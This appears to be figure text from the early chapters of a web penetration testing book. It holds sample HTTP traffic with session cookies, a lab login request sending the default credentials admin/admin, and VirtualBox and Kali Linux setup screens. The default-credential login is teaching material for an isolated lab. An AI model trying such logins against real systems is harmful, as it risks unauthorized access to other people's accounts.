

Table of Contents

Graphics


Chapter 1: Introduction to Penetration Testing and Web Applications




```
GET / HTTP/1.1
Host: www.bing.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; SRCHUSR=DOB=20170910;
_EDGE_S=F=1&SID=278218376F3962692F0512CE6EBF63EC; _EDGE_V=1; MUID=27E4EF9EFB9463C01439E567FA126225; MUIDB=27E4EF9EFB9463C01439E567FA126225;
SRCHHPGUSR=CW=1367&CH=626&DPR=1&UTC=600&WTS=63640613243; _SS=SID=278218376F3962692F0512CE6EBF63EC&bIm=086443&HV=1505016460
Connection: close
```




```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Length: 109264
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Set-Cookie: SRCHD=AF=NOFORM; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: SRCHUSR=DOB=20170910; domain=.bing.com; expires=Tue, 10-Sep-2019 04:07:23 GMT; path=/
Set-Cookie: _SS=SID=278218376F3962692F0512CE6EBF63EC; domain=.bing.com; path=/
X-MSEdge-Ref: Ref A: F9F5FFD9AFE145B98F3E98E03003E30D Ref B: SYDEDGE0412 Ref C: 2017-09-10T04:07:23Z
Set-Cookie: _EDGE_S=F=1&SID=278218376F3962692F0512CE6EBF63EC; path=/; httponly; domain=bing.com
Set-Cookie: _EDGE_V=1; path=/; httponly; expires=Fri, 05-Oct-2018 04:07:23 GMT; domain=bing.com
Set-Cookie: MUID=27E4EF9EFB9463C01439E567FA126225; path=/; expires=Fri, 05-Oct-2018 04:07:23 GMT; domain=bing.com
Set-Cookie: MUIDB=27E4EF9EFB9463C01439E567FA126225; path=/; httponly; expires=Fri, 05-Oct-2018 04:07:23 GMT
Date: Sun, 10 Sep 2017 04:07:23 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html lang="es"
```




```
GET /search?q=web+penetration+testing&qs=n&form=QBLH&sp=-1&pq=web+penetration+testing&sc=5-23&sk=&cvid=B22F6D8E6E80472E956E2FE59E282C96 HTTP/1.1
Host: www.bing.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://www.bing.com/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=30674151A8BF404A8615B1B06E9FFC79&dmnchg=1; SRCHUSR=DOB=20170910; _EDGE_V=1;
MUIDB=27E4EF9EFB9463C01439E567FA126225; ipv6=hit=1505103061237; MUID=27E4EF9EFB9463C01439E567FA126225;
_SS=SID=278218376F3962692F0512CE6EBF63EC&bIm=086443&HV=1505025822; SRCHHPGUSR=CW=1367&CH=626&DPR=1&UTC=600&WTS=63640622620;
_EDGE_S=mkt=en-au&F=1&SID=278218376F3962692F0512CE6EBF63EC
Connection: close
```




```
POST /shepherd/login HTTP/1.1
Host: 192.168.56.101
Content-Length: 34
Cache-Control: max-age=0
Origin: http://192.168.56.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.3112.113 Chrome/60.0.3112.113 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.56.101/shepherd/login.jsp
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=pk6bniclk6ojock4igcojfcol1; Server=b3dhc3Bid2E=;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTRlMGUwMTE1N2YyMmE3MmY1YThlMGQ4M2ZiZGY0OTBkBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMXdkTEZMdkVpSXJlWklTdGZ
XNk55ZXVJc3BndmMrSFVWaksraWJqNXNOVVU9BjsARg%3D%3D--1a8fc3db3a90bf4fb25d98ca98dd8a00c665f648; JSESSIONID=7FCC73610B721C133D756B050117C3C9;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close

login=admin&pwd=admin&submit=Login
```





```
HTTP/1.1 200 OK
Date: Sun, 10 Sep 2017 16:24:15 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Allow: GET,HEAD,POST,OPTIONS,TRACE
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```






```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT
```


Presentation laver (Web server)
Web Clients
Application layer (PHP,ASP)
Database (MySQL,
MS SQL)


Browser
User Interface
JavaScript
DHTML
AJAX Engine
HTML/JSON/XML
HTTP Request
Web server
Database, backend server

Chapter 2: Setting Up Your Lab with Kali Linux



Name and operating system


Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Kali-Linux

Type: Linux

Version: Debian (64-bit)

SATA Port 0: Kali-Linux.vhd (Normal, 36.00 GB)



Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.


The recommended memory size is **768** MB.

2048 MB

4 MB

8192 MB

SATA Port 0: Kali-Linux.vhd (Normal, 36.00 GB)




File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.

Kali-Linux

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

40.00 GB



Kali-Linux - Settings

Storage

Storage Tree

Controller: IDE

kali-linux-xfce-2017.1-amd64.is...

Controller: SATA

Kali-Linux.vhd

Attributes

Optical Drive: IDE Secondary Master

□ Live CD/DVD

